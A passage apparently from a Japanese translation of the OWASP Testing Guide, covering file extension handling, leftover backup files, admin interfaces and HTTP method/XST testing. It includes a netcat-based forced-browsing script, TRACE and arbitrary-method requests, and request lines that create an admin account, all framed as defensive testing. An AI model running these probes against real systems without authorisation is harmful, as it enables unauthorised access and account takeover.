- Apache Security Secrets: Revealed (Again), Mark Cox, November 2003 - http://www.awe.com/mark/apcon2003/
- Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002 - http://www.awe.com/mark/apcon2002
- Apache Security Configuration Document, InterSect Alliance - http://www.intersectalliance.com/projects/ApacheConfig/index.html
- Performance Tuning - http://httpd.apache.org/docs/misc/perf-tuning.html

Lotus Domino

- Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
- Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
- Hackproofing Lotus Domino Web Server, David Litchfield, October 2001,
- NGSSoftware Insight Security Research, available at www.nextgenss.com
- Microsoft IIS
- IIS 6.0 Security, by Rohyt Belani, Michael Muckin, - http://www.securityfocus.com/print/infocus/1765
- Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
- IIS Security and Programming Countermeasures, by Jason Coombs
- From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
- Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
- "How To: Use IISLockdown.exe" - http://msdn.microsoft.com/library/en-us/secmod/html/secmod113.asp
- "INFO: Using URLScan on IIS" - http://support.microsoft.com/default.aspx?scid=307608
- Red Hat's (formerly Netscape's) iPlanet
- Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes
- The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001

WebSphere

- IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
- IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002

4.3.5 ファイル拡張子処理のテスト(OWASP-CM-005)

概要

ウェブサーバにおいて、リクエスト実行のためどの技術、言語、プラグインを使うかを簡単に決定するため、ファイル拡張子が広く使用されています。

この振る舞いは RFC 及び web の標準にしたがっており、侵入テスト担当者は、標準的なファイル拡張子により、ウェブアプリケーションに使用され裏に潜む技術についての有用な情報を得ることができ、特定の技術を使うアタックシナリオを容易に決めることができます。

更に、ウェブサーバに設定ミスがあればアクセス認証に関する機密情報が容易に漏れることがあります。

解説

ウェブサーバが異なる拡張子に応じて、リクエストをいかに処理するか理解することは、われわれがアクセスしようとするファイル種別に依存して、ウェブサーバがどのように振る舞うか理解することに役立ちます。例えば、text/plain としてや、サーバサイドにおける実行を引き起こすものとして、どのファイル拡張子が返されるのか理解することに役立ちます。後者は、ウェブサーバあるいはアプリケーションサーバに使用される技術、言語、プラグインを示し、いかにウェブアプリケーションが設計されているか、追加的に考察できることがあります。例えば、.pl 拡張子は、通常サーバサイドの Perl の使用に関連付けられます。(しかし、ファイル拡張子だけでは不十分かもしれません。例えば、Perl を使っているという事実を隠すために、Perl サーバサイドのリソースはファイル名を変更しているかもしれません。)　サーバサイドの技術とコンポーネントの特定についての詳細は、次節「ウェブサーバコンポーネント」をご参照下さい。

ブラックボックステストとその例

異なるファイル拡張子に関して http[s]リクエストを実行し、それらがどのように処理されるか確認して下さい。これらの確認を、web ディレクトリ毎に行って下さい。
スクリプト実行が許可されているディレクトリを確認して下さい。よく知られたディレクトリの存在を探索する脆弱性スキャナを使用すると、ウェブサーバのディレクトリを特定できます。更に、web サイト構造をミラーリングすると、アプリケーションによって生成される web ディレクトリの木構造を再構築できます。
ウェブアプリケーションのアーキテクチャが負荷分散されている場合には、すべてのウェブサーバについて評価することが重要です。これが容易であるかどうかは、負荷分散の構成によって変わってきます。冗長構成においては、個々のウェブサーバ、アプリケーションサーバの構成に少し差異があるかもしれません。例えば、web アーキテクチャに異種の技術が適用されているなら、そのようになります。(負荷分散環境における IIS サーバと Apache サーバの組合せについて考えてみて下さい。それらには少し異なる振る舞い、更には恐らく異なる脆弱性が生じます。)

例:
われわれは connection.inc という名前のファイルを特定しました。それに直接アクセスしようとすると、下記のコンテンツが返ってきます。

```
<?
       mysql_connect("127.0.0.1", "root", "")
        or die("Could not connect");

?>
```

バックエンドの DBMS に MySQL が使用されていること、ウェブアプリケーションに(弱い)認証情報が使用されていることがわかります。(現実に生じえる)この例は、ある種のファイルへのアクセスがいかに危険であるかを示しています。

下記のファイル拡張子は、ウェブサーバによって決して返されるべきではありません。それは、機密情報を含むかもしれないファイル、あるいは、返される必要性がないファイルと関連するためです。

- .asa
- .inc

下記のファイル拡張子は、アクセスされるとブラウザによって表示あるいはダウンロードされるファイルと関連しています。したがって、これらのファイル拡張子のファイルについて、確かにサーバに保持されると想定されていること、及び、機密情報を含まないことをテストしなければなりません。

- .zip, .tar, .gz, .tgz, .rar, ...: (圧縮された)アーカイブファイル
- .java: ソースファイルへアクセスを許可する必要はありません。
- .txt: テキストファイル
- .pdf: PDF ドキュメント
- .doc, .rtf, .xls, .ppt, ...: オフィスドキュメント
- バックアップファイルを示す.bak、.old、その他の拡張子(例:Emacs のバックアップファイルの~)

ファイル拡張子はここで包括的に取り扱うには多すぎますので、上記リストは 2、3 の例にすぎません。拡張子のより完全なデータベースについては、http://filext.com/ を参照して下さい。

要約すると、与えられた拡張子を持つファイルを特定するためには、脆弱性スキャナ、スパイダ、ミラーリングツール、手動でのアプリケーションテスト(これは自動実行スパイダでは無理なテストのためです)、検索エンジンの実行(Spidering と googling を参照して下さい)などの技法を組合せて使うことができます。「禁じられた」ファイルに関するセキュリティ問題を取り扱う古いファイルに関するテストについても参照して下さい。

グレーボックステストとその例

ファイル拡張子処理についてのホワイトボックステストは、そのウェブアプリケーションアーキテクチャに属するウェブサーバ、アプリケーションサーバの設定をテストすること、及び、それらがどのように異なるファイル拡張子を処理するように指示されているか確認することです。ウェブアプリケーションが負荷分散されていて異種環境であるなら、それは異なる振る舞いを生じさせるかもしれません。

参考情報

ツール

- Nessus や Nikto のような脆弱性スキャナは、よく知られた web ディレクトリが存在するかテストします。また、それらは web サイトの構造をダウンロードし、web ディレクトリの設定、及び、個々のファイル拡張子がどのように処理されるかを確認するために役立ちます。
- wget – http://www.gnu.org/software/wget
- curl – http://curl.haxx.se
- Google で“web mirroring tools”を検索して下さい。

4.3.6 古い、バックアップ、参照されていないファイル(OWASP-CM-006)

概要

ウェブサーバ内のほとんどのファイルはサーバ自身によって直接処理されますが、参照されない、あるいは、禁じられたファイルが一般的に見つかり、それらは IT インフラや機密の重要情報を得るために利用できます。最も一般的なシナリオは、修正されたファイルのリネームされた古いバージョンの存在、言語選択においてロードされるインクルージョンファイル、ソースとしてダウンロードされるファイル、圧縮アーカイブの自動あるいは手動でのバックアップがあります。これらのファイルから、侵入テスト担当者は、内部動作、バックドア、管理者向けインターフェースへのアクセス、更には管理者向けインターフェースあるいはデータベースサーバへ接続するための機密情報を得ることができます。

解説

脆弱性の重要な原因は、アプリケーションに少しも関係のないファイル、つまり、アプリケーションファイルを編集した結果として作成されるファイル、あるいは、自動バックアップコピー、web 木構造の古いファイルの残存、参照されないファイルにあります。運用中のウェブサーバ上における現設定ファイルの編集や他の管理作業は、不注意によって結果的にバックアップコピー、あるいはファイル編集中にエディタによって自動的に生成されるファイル、zip 圧縮によってバックアップを取得する際に自動的に生成されるファイルを残すことになるかもしれません。

それらのファイルについては特に忘れやすく、アプリケーションへの深刻なセキュリティ脅威の原因となるかもしれません。バックアップファイルは元々のファイルとは異なるファイル拡張子が付くため、このようなことが発生します。われわれが作成後に忘れてしまうアーカイブファイル.tar、.zip、.gz は、明らかに異なる拡張子を持ちます。同じことは、多くのエディタによって作成される自動バックアップについても言えます。(例えば、emacs はファイル file の編集中に自動バックアップ file~を生成します) 手作業によるバックアップも同じです。(file を file.old バックアップすることを考えてみて下さい)

結果として、a)アプリケーションに必要とされないファイル、b)ウェブサーバが本来のファイルとは異なる処理をするかもしれないファイルが生成されます。例えば、login.asp のコピーlogin.asp.old を取得すると、login.asp のソースコードをダウンロードすることを許可してしまいます。なぜなら、login.asp.old はその拡張子のため、実行ファイルではなく text/plain として処理されるためです。別の言い方をすれば、login.asp へアクセスすると、login.asp のコードがサーバサイドで実行されます。一方、login.asp.old へアクセスすると、login.asp.old はテキストとして返されブラウザに表示されます。一般的に、サーバサイドのコードを人目にさらすことは悪いことです。ビジネスロジックを不必要に人目にさらすだけでなく、(パス名、データ構造など)攻撃者に有用なアプリケーション関連情報を気がつかないうちに漏らしてしまいます。平文のユーザ名/パスワードが埋め込まれた多くのスクリプトが存在することにも注意しなければなりません。(これは不注意であり、非常に危険な例です。)

データファイル、設定ファイル、ログファイルのような種々のアプリケーション関連のファイルは、ウェブサーバによってアクセスできるディレクトリに格納されます。(ユーザがブラウザからアクセスできる必要はなく、)それらはアプリケーションだけがアクセスできる必要があり、通常、web 経由でアクセスできるファイルシステム空間に存在する必要はありません。

脅威

古いファイル、バックアップファイル、参照されないファイルが存在すると、ウェブアプリケーションのセキュリティに様々な脅威となります。:

- 参照されないファイルから機密情報が漏れ、アプリケーションをターゲットにする攻撃が容易になるかもしれません。その機密情報とは、例えば、データベースの認証情報を含むインクルードファイル、他の隠されたコンテンツへの参照先を含む設定ファイル、絶対ファイルパスなどです。

- 参照されないページは、アプリケーションを攻撃するために使われえる強力な機能を含むかもしれません。例えば、管理者ページは、公開コンテンツからリンクが張られていなくても、それがどこにあるか知っているユーザはアクセスできます。

- 古いファイルとバックアップファイルは、最近のバージョンでは修正済みである脆弱性を含むかもしれません。例えば、viewdoc.old.jsp はディレクトリトラバーサル脆弱性を含み、viewdoc.jsp ではその脆弱性が修正されているかもしれません。古いバージョンのファイルが見つけられれば、悪用されてしまいます。

- バックアップファイルから、サーバサイドで実行されるように設計されたソースコードが漏えいするかもしれません。例えば、viewdoc.bak をリクエストすると viewdoc.jsp のソースコードが返されるとすると、実行可能なページにランダムにリクエストすることでは見つけ難い脆弱性を見つけることができるかもしれません。この脅威は明らかに Perl、PHP、ASP、シェルスクリプト、JSP などのスクリプト言語に適用されます。しかし、下記の例に示すようにそれらに限定されません。

- バックアップアーカイブは、web ルート内外のすべてのファイルコピーを含むかもしれません。これによって、攻撃者は、参照されないページ、ソースコード、インクルードファイルなどを含めアプリケーション全体をすばやくエミュレーションできます。例えば、あなたが servlet のインプリメンテーションクラス(のバックアップコピー)を含む myservlets.jar.old というファイルの存在を忘れてしまったなら、逆コンパイルとリバースエンジニアリングによって多くの機密情報を漏らしてしまいます。

- ある場合にはファイルのコピーと編集によってファイル拡張子は変わらずファイル名が変わります。例えば、Windows 環境において、ファイルコピー操作によって「コピー ～ 」が先頭に付くファイル名を生成します。ファイル拡張子は変更されないので、これはウェブサーバによって実行可能ファイルがプレインテキストとして返されるケースではありません。したがって、ソースコードが漏えいするケースではありません。しかし、これらのファイルは古く不

正確なロジックを含み、実行されるとアプリケーションエラーとなるので診断メッセージが表示されるなら、攻撃者にとって価値ある情報を漏らしてしまいとても危険です。

- ログファイルは、アプリケーションユーザの活動について機密情報を含むかもしれません。その機密情報とは、例えば、URL パラメータ、セッション ID、(付加的に参照されないコンテンツを漏らすかもしれない)訪問した URL などです。他のログファイル(ftp ログなど)は、システム管理者によるアプリケーションの保守についての機密情報を含むかもしれません。

対抗策

効果的防御を保証できるよう、下記のような危険な実装を明確に禁止するセキュリティポリシと組合わせて、テストを実施して下さい。:

- ウェブサーバ、アプリケーションサーバ上のファイルを編集することは、エディタがバックアップファイルを生成するので、特に悪い習慣です。大規模組織においてさえ、このことが頻繁に行われていることに驚かされます。運用中のシステム上のファイルを編集する必要が絶対にあるのなら、明確な意図がないファイルは確実に残さないようにしなくてはなりません。また、リスクがあることを理解しなければなりません。

- 一時的な管理作業のように、ウェブサーバのファイルシステム上で実行される他の活動について注意深く確認すること。(運用中のシステムにおいて実施するべきではありませんが、)例えば、時々いくつかのディレクトリのスナップショットを取得する必要があるなら、zip、tar アーカイブを取得するかもしれません。アーカイブファイルを残したまま忘れないように注意して下さい！

- 適切な設定管理について、ポリシーによって古く参照されないファイルを放置しないようにすること。

- アプリケーションは、ウェブサーバの公開ディレクトリの下に、ファイルを作成しない(またはそれに依存しない)ように設計されるべきです。データファイル、ログファイル、設定ファイルなどは、ウェブサーバがアクセスできないディレクトリに格納されるべきです。これは、情報漏えいの可能性に対処するためです。(web ディレクトリのパーミッションが書込許可なら、データ改ざんについては言うまでもありません。)

ブラックボックステストとその例

参照されないファイルについてのテストには、自動技法と手動技法を使用するもので典型的には下記のものがあります。:

(i) 公開コンテンツに使用される名前付けスキームからの推測

まだ実施されていないなら、すべてのアプリケーションのページと機能をエミュレートして下さい。これは、ブラウザを使い手作業、あるいは、アプリケーションスパイダツールを使用して実施できます。たいていのアプリケーションは、認識可能な名前付けスキームを使用し。その機能を現す言葉によってページとディレクトリのリソースを体系化します。公開コンテンツに使用される名前付けスキームから、参照されないページの名前と位置を推測することが、しばしば可能です。例えば、viewuser.asp というページが見つかったなら、ediruser.asp、adduser.asp、deleteuser.asp も探してみて下さい。ディレクトリ /app/user が見つかったなら、/app/admin、/app/manager も探してみて下さい。

(ii) 公開コンテンツの他の手掛かり

多くのウェブアプリケーションには、公開コンテンツの中に、隠されたページと機能を見つけ出すため利用できる手掛かりがある。それらの手掛かりは、しばしば、HTML と JavaScript ファイルのソースコードにあります。すべての公開コンテンツのソ

ースコードは、他のページと機能について手掛かりを特定するために、手作業でレビューして下さい。例えば、プログラマーのコメントとソースコードのコメントアウト部分は、隠されたコンテンツを参照しているかもしれません。:

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed          -->
```

JavaScript は、特定環境下のユーザ GUI 内部に描画されるだけのページのリンクを含むかもしれません。:

```
var adminUser=false;
:
if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
HTML pages may contain FORMs that have been hidden by disabling the SUBMIT element:
<FORM action="forgotPassword.jsp" method="post">
    <INPUT type="hidden" name="userID" value="123">
    <!-- <INPUT type="submit" value="Forgot Password"> -->
</FORM>
```

参照されないディレクトリについて他の手掛かりは、web ロボットへの指示に使用される /robots.txt です。:

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
Disallow: /~jbloggs
Disallow: /include
```

(iii)バインディングの推測

最もシンプルな方法は、一般的なファイル名のリストを順に試して、サーバ上に存在するファイルとディレクトリを推測することです。:

```
#!/bin/bash

server=www.targetapp.com
port=80

while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port | head -1
done | tee outputfile
```

サーバによっては、より早く結果を得るために、GET は HEAD に置き換えるほうがいいかもしれません。出力ファイルは、「興味深い」レスポンスコードについて grep を使ってフィルタリングできます。レスポンスコード 200 (OK)は、通常、該当するリソースが見つかったことを示します。(サーバはコード 200 を使う時、カスタマイズした「not found」ページは返しません。) 301 (Moved)、302 (Found)、401 (Unauthorized)、403 (Forbidden)、500 (Internal error)も探して下さい。継続して調査する価値があるかもしれません。

基本的な 推測による攻撃を、webroot、更には他の列挙技法によって特定されたすべてのディレクトリに対して行って下さい。高度で効果的な推測による攻撃は、下記のように実施できます。

- アプリケーションで使われている既知のファイル拡張子(例 jsp、aspx、html)を特定し、基本的な単語リストにそれぞれの拡張子を連結して使用して下さい。(時間が許すなら、一般的な拡張子の長いリストを使用して下さい。)

- 他の列挙技法により特定したファイルを使い、そのファイル名から派生するカスタマイズした単語リストを作成して下さい。一般的なファイル拡張子のリストを取得して下さい。(~、bak、txt、src、dev、old、inc、orig、copy、tmp などを含めて下さい。) 各拡張子を、実際のファイル名の拡張子の前、あるいは、後、置換に使用して下さい。

注釈:Windows のファイルコピー操作によって、「コピー ～」がファイル名の先頭に付きます。したがって、ファイル拡張子は変更されません。「コピー ～」ファイルは、典型的に、アクセスされてもソースコードは漏えいしませんが、実行時にエラーが発生すると、攻撃に使われる情報を漏らしてしまいます。

(iv) サーバの脆弱性と設定ミスから得られる情報

サーバの設定ミスが原因で、参照されないページを漏えいさせてしまう代表的なものに、ディレクトリリスティングがあります。ディレクトリリスティングが可能であるか確認するため、すべての列挙されたディレクトリをリクエストして下さい。個々のウェブサーバには、膨大な数の脆弱性が見つかっており、攻撃者に下記のような参照されないコンテンツを列挙されてしまいます。:

- Apache ?M=D ディレクトリリスティング脆弱性

- 様々な IIS スクリプトソース漏えい脆弱性

- IIS WebDAV ディレクトリリスティング脆弱性

(v) 一般に利用可能な公開情報の利用

インターネットに公開されているウェブアプリケーションには、アプリケーション自体から参照されていなくても、他の公開領域から参照されているページがあるかもしれません。下記のような様々な参照元があります。:

- 以前参照されていたページが、インターネットの検索エンジンのキャッシュにまだ存在するかもしれません。例えば、1998results.asp は、会社の web サイトからは既にリンクが張られていないかもしれませんが、まだサーバ上にあり、検索エンジンのキャッシュに存在するかもしれません。この古いスクリプトはサイト全体を侵害する脆弱性を含むかもしれません。選択したドメインについて Google で演算子 site:www.example.com によって検索できるかもしれません。検索エンジンには多くの有用な技法があります。それらについては、このガイドの Google ハッキングの節で説明します。その節を読み Google についてのスキルを向上して下さい。バックアップファイルは通常どのファイルからも参照されませんが、ディレクトリ一覧がブラウザで表示できるなら、検索エンジンによって調べることが可能かもしれません。

- 更に、Google と Yahoo は、ロボットによって集めたページについて、キャッシュされたバージョンを保存します。1998results.asp がサーバから削除されたとしても、検索エンジンにはまだ保存されているかもしれません。キャッシュされたバージョンは、現在サーバ上にある隠されたコンテンツへの参照先や手掛かりを含むかもしれません。

- アプリケーションから参照されないコンテンツは、第三者の web サイトからリンクされているかもしれません。例えば、第三者のためにオンライン決済を処理するアプリケーションは、通常は顧客の web サイトにしかリンクがないかもしれませんが、様々なカスタマイズされた機能があります。

グレーボックステストとその例

古いバックアップファイルについて、グレーボックステストでは、ウェブアプリケーションのウェブサーバのディレクトリに含まれるファイルをテストして下さい。理論的には手作業のテストが必要と考えれれていますが、たいていの場合、バックアップは同じ名前付けの慣習によって作れられるので、検索は簡単に自動化できます。(例えば、エディタは認識可能な拡張子を付けてバックアップを残します。人手でのバックアップにおいては、「.old」等の拡張子を付ける傾向があります。) バックアップがあるか確認するため、定期的にバックグラウンドジョブによりテストするとよく、長期的には人手によって同様に確認するほうがよいです。

参考情報

ツール

- ほとんどの脆弱性テストツールは、標準的な名前(admin、test、backup など)が付いている web ディレクトリを発見すること、ディレクトリリスティングの有無の確認ができます。ディレクトリリスティングが無ければ、バックアップファイルの拡張子についてテストしてみて下さい。Nessus (http://www.nessus.org)、Nikto (http://www.cirt.net/code/nikto.shtml)、それから新しく派生し Google ハッキングに対応している Wikto (http://www.sensepost.com/research/wikto/)について確認して下さい。
- web スパイダツール: wget (http://www.gnu.org/software/wget/、http://www.interlog.com/~tcharron/wgetwin.html); Sam Spade (http://www.samspade.org); Spike proxy には web サイトのクローラ機能があります。(http://www.immunitysec.com/spikeproxy.html); Xenu (http://home.snafu.de/tilman/xenulink.html); curl (http://curl.haxx.se). これらのいくつかは、標準的な Linux ディストリビューションにも含まれています。
- 通常、開発ツールには、リンク切れと参照されないファイルを特定する機能があります。

4.3.7 インフラストラクチャとアプリケーション管理インタフェース (OWASP-CM-007)

概要

サイトの管理作業をするための管理者インタフェースが、アプリケーションあるいはアプリケーションサーバにあるかもしれません。そこに、認証されていないユーザ、あるいは、一般ユーザがアクセスできるかどうか、アクセスできるならどのようにアクセスできるか、を確認して下さい。

解説

権限のあるユーザがサイトを変更する機能にアクセスためには、アプリケーションにおいて管理者インタフェースを ON にする必要があるかもしれません。下記にそのような変更の例を示します。:

- ユーザアカウント・プロジョニング
- サイト設計とレイアウト
- データ操作
- 設定変更

多くのインタフェースは、通常、一般ユーザと管理者ユーザを区別するための方法を実装しています。これらの管理者インタフェースと権限ユーザのための機能へのアクセスを発見して下さい。

ブラックボックステストとその例

以下は、管理者インタフェースの存在を確認するためのものです。これらの技法においては、権限昇格を含め関連する問題についてのテストも使用します。詳細はこのガイドの他の箇所で説明します。:

- ディレクトリとファイル列挙 --- 管理者インタフェースが存在するとしても、侵入テスト担当者に目に見える形で利用可能ではないかもしれません。管理者インタフェースのパスは、単純に/admin、/administrator などをリクエストして推測します。テスト担当者は、管理者インタフェースのファイル名を特定しなくてはいけないかもしれません。特定したページへの強制ブラウジングによって、管理者インタフェースにアクセスできるかもしれません。

- ソースのコメントとリンク --- 多くのサイトは、サイトでロードされる共通のコードを使用します。クライアントに送信するすべてのソースをテストすると、管理者インタフェースへのリンクが見つかるかもしれないので、調査して下さい。

- サーバとアプリケーションのドキュメントレビュー --- アプリケーションサーバあるいはアプリケーションがデフォルト設定で使用されているなら、設定あるいはヘルプのドキュメントに記載されている情報を使って管理者インタフェースにアクセスできるかもしれません。管理者インタフェースが見つかり認証情報が必要となるなら、デフォルトのパスワードのリストを利用して下さい。

- 代替サーバポート --- 管理者インタフェースは、主なアプリケーションとは別のポートにあるかもしれません。例えば、Apache Tomcat の管理者インタフェースはしばしば 8080 ポートにあります。

- パラメータ変更 --- 管理者向け機能を利用するために、GET あるいは POST のパラメータ、あるいはクッキーの変数が必要かもしれません。この手掛かりは、:

  下記のような hidden フィールド:
  〈input type=″hidden″ name=″admin″ value=″no″〉
  クッキー:
  Cookie: session_cookie; useradmin=0

管理者インタフェースが見つかった後で、上記技法を組合わせると、認証をバイパスできるかもしれません。それが失敗したなら、ブルートフォース攻撃を試して下さい。しかし、ブルートフォース攻撃によって管理者アカウントがロックアウトされるかもしれないので注意して下さい。

グレーボックステストとその例

詳細テストとして、サーバとアプリケーションのコンポーネントが要塞化されているか調べて下さい。(IP フィルタリングや他の方法によって、管理者ページは誰でもアクセス可能ではないなど) 可能であれば、すべてのコンポーネントについて認証情報や設定がデフォルトではないことを確認して下さい。認可と認証モデルが一般ユーザと管理者ユーザの役割について明確に分離しているか確認するため、ソースコードをレビューして下さい。一般ユーザと管理者ユーザに共通する部分のユーザインタフェースについてレビューすることによって、コンポーネントの割り当てを明確に分離し、共有部分から情報漏えいが発生しないことを調べて下さい。

参考情報

- デフォルトパスワードのリスト:
  http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php

4.3.8 HTTP メソッドと XST についてのテスト(OWASP-CM-008)

概要

HTTP にはウェブサーバのアクション実行に使用される多くのメソッドがあります。それらのメソッドの多くは、HTTP アプリケーションの開発及びテストにおいて開発者を支援するためのものです。ウェブサーバの設定が間違っていると、それら HTTP メソッドが悪用されるかもしれません。加えて、Cross Site Tracing (XST)、つまり、HTTP TRACE メソッドを使ってのクロスサイトスクリプティングについて調べて下さい。

解説の概要

GET と POST はウェブサーバによって提供される情報へアクセスするために最も広く使用されるメソッドです。Hyper Text Transfer Protocol (HTTP)には他に多くの(あまり知られていない)メソッドがあります。 (今日標準となっている HTTP Version 1.1 について規定している)RFC 2616 は下記 8 つのメソッドを定義しています。:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

これらのメソッドのいつくかは、攻撃者がウェブサーバ上のファイルを改ざんするため、あるシナリオでは正当なユーザの認証情報を搾取するために使われるので、潜在的にウェブアプリケーションにとってセキュリティリスクです。具体的には下記メソッドを disable にするべきです。:

- PUT:このメソッドは、クライアントがウェブサーバに新しいファイルをアップロードするために使われます。(cmd.exe を呼び出しコマンドを実行する asp ファイルなど)悪意のあるファイルをアップロードするためや、単純に犠牲者のサーバをファイルサーバとして使用するため、攻撃者はこのメソッドを不正に使用します。
- DELETE:このメソッドは、クライアントがウェブサーバ上のファイルを削除するために使われます。非常に単純で直接的に web サイトが閲覧できないようにしたり、DoS 攻撃をするため、不正に使用されます。

- CONNECT: このメソッドは、クライアントにウェブサーバをプロキシとして使用するために、使われます。
- TRACE:このメソッドは、単にサーバに送られた文字列をそれが何であってもクライアントにエコーバックします。主にデバッグのために使用されます。このメソッドは、元々は無害だと考えられていましたが、Jeremiah Grossman によって発見され Cross Site Tracing として知られる攻撃に使用されます。(ページ末尾のリンクを見て下さい。)

(PUT あるいは DELETE を必要とするかもしれない)REST Web サービスのように、アプリケーションに1つ以上のメソッドが必要なら、信用できるユーザだけが安全な条件で使用できるように適切に制限されていることを確認して下さい。

任意の HTTP メソッド

Arshan Dabirsiaghi (リンク参照) は、よく使われる選ばれる任意の HTTP メソッドによって、多くのウェブアプリケーションのフレームワークにおいて環境レベルのアクセス制御がバイパスされてしまうことを発見しました。

- 多くのフレームワークと言語は、「HEAD」を、レスポンスにボディがない「GET リクエスト」として扱います。「GET」リクエストについてのセキュリティ制約が、認証されたユーザだけが特定のサーブレットやリソースに GET リクエストを送れるというように設定されていても、「HEAD」ならバイパスできるかもしれません。これによって、権限付き GET リクエストの代わりに、認証されていない目くら打ちのリクエストが可能です。
- あるフレームワークは、「JEFF」や「CATS」のように任意の HTTP メソッドを制限なく許可します。これらは、「GET」メソッドであるかのように処理されます。多くの言語とフレームワークにおいて、メソッドのロールベースアクセス制御のチェックは行われません。これによって認証されていない目くら打ちの GET リクエストが可能です。

多くの場合「GET」あるいは「POST」メソッドについて明示的にチェックするコードがあれば安全です。

ブラックボックステストとその例

サポートされるメソッドの発見

このテストを実施するためには、ウェブサーバにおいてどの HTTP メソッドがサポートされているか把握する必要があります。OPTIONS HTTP メソッドは、最も直接的で効果的な方法です。RFC 2616 は、「OPTIONS メソッドは、Request-URI によって特定されるリクエストとレスポンスの連鎖において、利用可能な通信オプションについてのリクエストです。」と規定しています。

このテスト方法は、極めて直接的であり netcat (あるいは telnet)を実行するだけです。:

```
icesurfer@nightblade ~ $ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0

icesurfer@nightblade ~ $
```

この例に見られるように、OPTIONS はウェブサーバがサポートするメソッドのリストを返します。この場合、例えば、TRACE メソッドが enable になっています。後の節で解説しますが、このメソッドは危険です。

XST に関するテスト

注釈:この攻撃の目的と仕組みを理解するためには、クロスサイトスクリプティング攻撃についてよく理解しておく必要があります。

TRACE メソッドは、基本的には無害ですが、あるシナリオではユーザの認証情報を搾取するために役立ちます。この攻撃技法は、2003 年に Jeremiah Grossman が、Internet Explorer 6 SP1 において JavaScript がクッキーを読み取ること防ぐために Microsoft が導入した HTTPOnly タグをバイパスする試みにおいて発見しました。実際、クロスサイトスクリプティングにおいて最も頻繁に発生している攻撃パターンは、document.cookie オブジェクトにアクセスして攻撃者のコントロール下にあるウェブサーバへ送信するというものです。これによって、攻撃者は犠牲者のセッションをハイジャックできます。HTTPOnly タグをクッキーに付けると、JavaScript はアクセスを禁止され第三者への送信を防止できます。しかし、TRACE メソッドを使うと、このシナリオにおいてさえこの防御をバイパスしてクッキーにアクセスできます。

前述のように、TRACE は単にウェブサーバへ送られた文字列を返します。下記に例を示します。(上記の OPTIONS リクエストの結果をダブルチェックするためでもあります。):

```
icesurfer@nightblade ~ $ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http
Content-Length: 39

TRACE / HTTP/1.1
Host: www.victim.com
```

上記のように、レスポンスのボディは、まさに元のリクエストと同じです。これは、ターゲットがこのメソッドを許可していることを示しています。さて、潜在的な危険はどこにあるでしょうか？ ブラウザから TRACE リクエストをウェブサーバに送ると、ブラウザはそのドメインに関するクッキーを持ち、クッキーは自動的にリクエストヘッダーに含まれます。したがって、クッキーは結果としてのレスポンスの中でエコーバックされます。クッキー文字列は、JavaScript によりアクセス可能であり、最終的にクッキーが HTTPOnly としてタグ付けされていても第三者へ送られます。

Internet Explorer の XMLHTTP ActiveX コントロールと Mozilla と Netscape の XMLDOM のように、ブラウザが TRACE リクエストを送信する方法がいくつかあります。しかし、セキュリティ上の理由で、ブラウザは悪意のあるスクリプトが存在しないドメインへだけ接続するようにできます。攻撃者は TRACE メソッドと他の脆弱性を組合せて攻撃する必要があるので、これは危険回避策となります。基本的に、攻撃者が Cross Site Tracing 攻撃を始めるには二つの方法があります。:

- 1. 他のサーバサイド脆弱性の利用:通常の Cross Site Scripting 攻撃として、脆弱性のあるアプリケーションに、TRACE リクエストを含む悪意のある短い JavaScript を注入します。
- 2. クライアントサイド脆弱性の利用:TRACE メソッドが有効であり攻撃者が盗もうとしているクッキーに対応するサイトへ、JavaScript コードが正しく接続するようにするため、短い JavaScript を含む悪意のある web サイトを用意し、犠牲者のブラウザのいくつかのクロスドメイン脆弱性を突きます。

Jeremiah Grossman が書いたホワイトペーパーには、サンプルコードと詳細情報が記載されています。

HTTP メソッドを操作するブラックボックステスト

HTTP メソッドを操作するテストは、基本的に XST についてのテストと同様です。

任意の HTTP メソッドのテスト

ログインページへの 302 リダイレクトを返すか、直接ログインするページを見つけて下さい。多くの ウェブアプリケーションにおいて、この URL テスト は下記のようになります。しかしながら、ログインページではないレスポンス「200」を得たなら、認証と認可をバイパスすることが可能です。

```
[rapidoffenseunit:~] vanderaj% nc www.example.com 80
JEFF / HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:38:40 GMT
Server: Apache
Set-Cookie: PHPSESSID=K53QW...
```

フレームワーク、あるいは、ファイアウォール、アプリケーションが「JEFF」メソッドをサポートしないなら、エラーページが返されるはずです。(405 Not Allowed か 501 Not implemented error page のほうが良いです。) このリクエストに応答するなら、この件の脆弱性があります。

システムにこの脆弱性があると感じるなら、CSRF のような攻撃によって十分に調べて下さい。

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

